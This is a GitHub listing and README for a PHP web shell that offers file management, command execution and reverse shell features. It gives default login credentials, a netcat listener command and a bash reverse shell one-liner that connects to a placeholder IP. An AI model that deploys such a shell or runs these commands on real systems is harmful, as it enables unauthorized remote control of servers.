https://github.com/rootshelll/yavuzlar-webshell
Discover Yavuzlar WebShell, a powerful web-based shell tool for file management, terminal access, and reverse shell operations. Learn how it enhances remote administration and cybersecurity simulations.
https://github.com/rootshelll/yavuzlar-webshell
cybersecurity file-manager php-shell remote-administration reverse-shell terminal web-based-shell yavuzlar-webshell
Last synced: 7 months ago
JSON representation
Discover Yavuzlar WebShell, a powerful web-based shell tool for file management, terminal access, and reverse shell operations. Learn how it enhances remote administration and cybersecurity simulations.
- Host: GitHub
- URL: https://github.com/rootshelll/yavuzlar-webshell
- Owner: RootShelll
- License: mit
- Created: 2025-03-07T14:58:51.000Z (over 1 year ago)
- Default Branch: main
- Last Pushed: 2025-03-08T06:32:34.000Z (over 1 year ago)
- Last Synced: 2025-04-02T09:18:36.269Z (over 1 year ago)
- Topics: cybersecurity, file-manager, php-shell, remote-administration, reverse-shell, terminal, web-based-shell, yavuzlar-webshell
- Language: PHP
- Homepage: https://r00t-shell.com/yavuzlar-webshell-web-based-shell-for-cybersecurity/
- Size: 321 KB
- Stars: 1
- Watchers: 1
- Forks: 0
- Open Issues: 0
-
Metadata Files:
- Readme: README.md
- License: LICENSE
Awesome Lists containing this project
README
# Yavuzlar WebShell - Web-based Shell for Cybersecurity

## 🚀 What is Yavuzlar WebShell? 🤔
Yavuzlar WebShell is a web-based shell application that allows you to manage server files, execute terminal commands, and use reverse shells—all from the comfort of your browser. It was built using **PHP** and **CSS** with a minimalist interface designed for remote administration and cybersecurity simulations.
---
## 🔑 Key Features
- **File Manager 📁**: Easily upload, edit, delete, and download files securely over the web.
- **Terminal 🖥️**: Execute system commands through a browser-based terminal.
- **Reverse Shell 🔄**: Use reverse shell techniques for remote system control.
- **Directory Navigation 📂**: Navigate directories and manage file permissions effortlessly.
- **Security 🔒**: Requires user login for all operations, ensuring secure access.
---
## 🚀 Getting Started
### 📥 Installation
1. Clone the repository:
```sh
git clone https://github.com/RootShelll/Yavuzlar-WebShell.git
```
2. Upload the files to your web server.
3. Ensure PHP is installed and configured properly on your server.
4. Open the WebShell in your browser.
### 🔑 Default Login Credentials
```plaintext
Username: admin
Password: R00t
```
> ⚠️ **Important Note:**
> Make sure your server is properly secured, and only authorized users have access to the WebShell.
---
## 🔧 Advanced Usage
If you're familiar with command-line tools, you can enhance your experience by using the terminal feature to run various system commands. For example:
```sh
ls -la # List all files in the current directory
```
```sh
cat filename.txt # Display the content of a text file
```
### 🔄 Reverse Shell Operations
Use the following commands to establish a reverse shell connection:
```sh
nc -lvp 4444 # Listen on port 4444 for incoming connections
```
```sh
bash -i >& /dev/tcp/your_ip/4444 0>&1 # Reverse shell with bash
```
---
## 📜 License
This project is licensed under the **MIT License** - see the [LICENSE](LICENSE) file for details.
## 📬 Contact
For support, open an issue or reach out via email: **help@r00t-shell.com**